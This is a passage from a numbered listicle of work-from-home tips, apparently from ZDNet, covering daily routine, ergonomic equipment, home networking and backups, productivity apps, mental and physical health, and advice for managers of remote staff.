9. Create a healthy routine that involves a proper breakfast, lunch, and dinner.

10. Turn off email and social media at a set time and avoid taking your smartphone to bed.

11. Get a reasonable number of hours of sleep each night.

12. Coffee. Lots of it.

13. Don't bring food to your desk; just drinks. Once you bring food to your desk, it's a slippery slope to the bag of Reese's miniatures.
Equipment and work environment

Using the right equipment -- be it a chair, desk, keyboard or monitor -- can help have a big impact on how your back feels at the end of the day. And, as you'll quickly see, working at the kitchen table is a big no-no.

14. Use an ergonomic (Kinesis) keyboard, a big 4K screen, and a proper office chair.

15. Flexible monitor arms, touchscreens, wireless keyboards & mouse are your friends.

16. Adjustable chairs and stand up desks help with comfort and ergonomics.

17. Don't use a laptop on the kitchen table -- or any table or desk, for that matter.

18. If you find the classic desk arrangement quite limiting, know you don't have to stick to it. Keep ergonomics in mind, and switch between positions often. It helps your mind and body.

19. If you have a laptop, connect it to a keyboard, mouse, and monitor for a more formal desktop experience. But do your research before making any purchases.

20. When possible, having a dedicated office space with a door that can be closed is essential.

21. Set boundaries. Be it kids, your partner, or your roommate. Just because you work from home doesn't mean you're always available to run errands, watch a sick kid, or wait for the electrician.

22. Think outside the box if you have a baby or a puppy to take care of. Adjust your work environment so you are comfortable and can focus, while still being able to take care of a sick kid, or yourself.

23. Connect your computer to the big screen TV when needed. It serves as a great conferencing tool, even if you're just working out details on a home project with the family. Plus YouTube is much nicer at 65 inches.

24. Don't work in the kitchen.

25. Run Ethernet everywhere you can. When on a deadline or a push or moving big videos, you don't want to rely solely on Wi-Fi.

26. Get as much bandwidth as you can afford, both up and down.

27. Set up a local NAS for shared files and backups. But also be sure to back up to the cloud. Make sure you back up.

28. If you're going to do videos, make sure you have space where light doesn't cause issues, where you can have quiet, where the sound doesn't reverb, and where you don't have confidential stuff on the whiteboard behind your head.

29. Continually optimize and re-think your work environment.

30. Don't be afraid to invest in a good chair and a large monitor. Both will more than pay for themselves in reduced pain and increased productivity.

Also: Best office chairs for 2020: Herman Miller, Secretlab, La-Z-Boy, Steelcase, and others

31. Know what local coffee shops and restaurants have good Wi-Fi. Have a VPN for those days. If you need to escape the chaos at home, you'll have a known bolt-location (this is also important if your local network connection goes out).

32. Also, know coffee shops a half hour or more away with Wi-Fi. If your local ISP is down and you're on a deadline, you'll want to know where to drive that has Wi-Fi and bandwidth at a more remote location.

33. Invest in sound-blocking earplugs or earmuffs. They'll save your butt on days where the chaos is too insane and you need quiet to concentrate.
Best wireless noise-canceling headsets for business in 2020: Plantronics, Jabra, Logitech, and more

Work from home: Essential gadgets and gear for productivity and good health
Apps and services

Use apps that allow you to efficiently communicate, but don't get carried away by interacting with coworkers or clients at all hours of the day. That said, you can use apps like video conferencing tools or Slack and Discord to interact with people outside of work.

34. Zoom, the video conferencing service, is your friend.

35. Consistently using video conferencing tools will ensure you get up and get dressed each day.

Also: Best video conferencing software for business in 2020: Zoom, WebEx, AnyMeeting, Slack, and more

36. Use apps like Evernote to manage your workload, organize ideas and just keep on top of things.

37. Avoid constantly checking email and social media, and turn off all the unnecessary notifications on your phone to avoid interruptions.

38. If you move between computers throughout the workday, keep things in sync with services like Dropbox, iCloud, OneDrive, and other cloud storage services. That way whatever you're working on is available everywhere.

39. Use apps in full-screen mode as much as possible to limit distractions.

40. Join Slack channels or Discord servers with friends or groups with similar interests so you can interact with other people.
Mental health

Maintaining your mental health is the most important aspect of working from home. You miss out on the impromptu encounters and conversations, which, at first glance, feel superficial, but after you've been working in your home office for a few weeks, you'll be longing for any human interaction.

41. Getting out of the home/office during the workday is essential for sanity.

42. Shovel snow, walk down the street, connect with nature or go talk to your cat.

43. Adopt a dog and take it for walks a couple of times a day. Cats may traditionally be a writer's best friend, but for getting up and moving you can't beat a pup.

44. Build time in your schedule to go to the gym when it's less crowded. It improves your well-being while placing you around people. And while you're at the gym, get on a bike, sweat and read fiction. There's nothing like getting into another world to improve your sanity.

45. Again, set boundaries. One of the biggest challenges, especially for those with a family, is family members thinking that working from home means you are always available for a phone call or errand. Communicate your schedule, and if needed, create "do not disturb days and hours."

46. Work outside. It's astonishing how a little fresh air can improve the mind's functioning.

47. Avoid guilt. Taking a break at home is way harder than walking out of the office and going around the block.

48. Have a designated workspace and office (preferably away from the kitchen).

49. Get out of the house after work or you get a little salty, bonkers, or feel isolated.

50. Get creative and experiment to build your perfect workplace.

51. Use headspace apps, white noise machines, or audiobooks to help you sleep.

52. Leave your smartphone charging in the living room at night, and if you use it to listen to music or podcasts, connect it to a Bluetooth speaker in your bedroom.

53. Do things you enjoy -- start a new hobby, join a club, etc. Something to get you out of the house regularly.

Taking care of your eyes, back, and overall physical health is just as important as mental health. A lot of these tips overlap with the equipment and work environment section above.

54. For five to 10 minutes every hour: Get up, move around and take your eyes off the screen.

55. Eat healthily! Don't rely on microwave meals and delivery orders.

56. Don't work on a laptop. In the long run, it will probably cripple you, and the cost of physiotherapy soon adds up to more than the cost of ergonomic equipment.

57. You can do some work on a laptop, but using a laptop on a kitchen table for sustained periods is a bad idea. You might get by if you take regular screen breaks, but if you're under deadline pressure, wh does?
Tips for managers

Not only do employees have to learn how to work from home and remain efficient, but managers also have to learn how to effectively lead and manage remote workers. Below are suggestions from ZDNet's editor-in-chief, Larry Dignan:

58. Hire well.

59. Remote work works best when there are deliverables and deadlines.

60. Communicate well.

61. Don't micromanage.

62. Use the flexibility remote work gives you to your competitive advantage.

63. Utilize chat and video platforms.

64. Video conferencing office hours may be interesting. Try out open office hours via Zoom so people could just drop in.

The biggest takeaway here is that there isn't a one-size-fits-all solution. There are some core ideas, such as taking breaks, getting out of the house, and ensuring your office is conducive to allowing you to be productive. But outside of that, keep an open mind and experiment with different approaches. Perhaps most importantly -- don't be afraid to switch things up!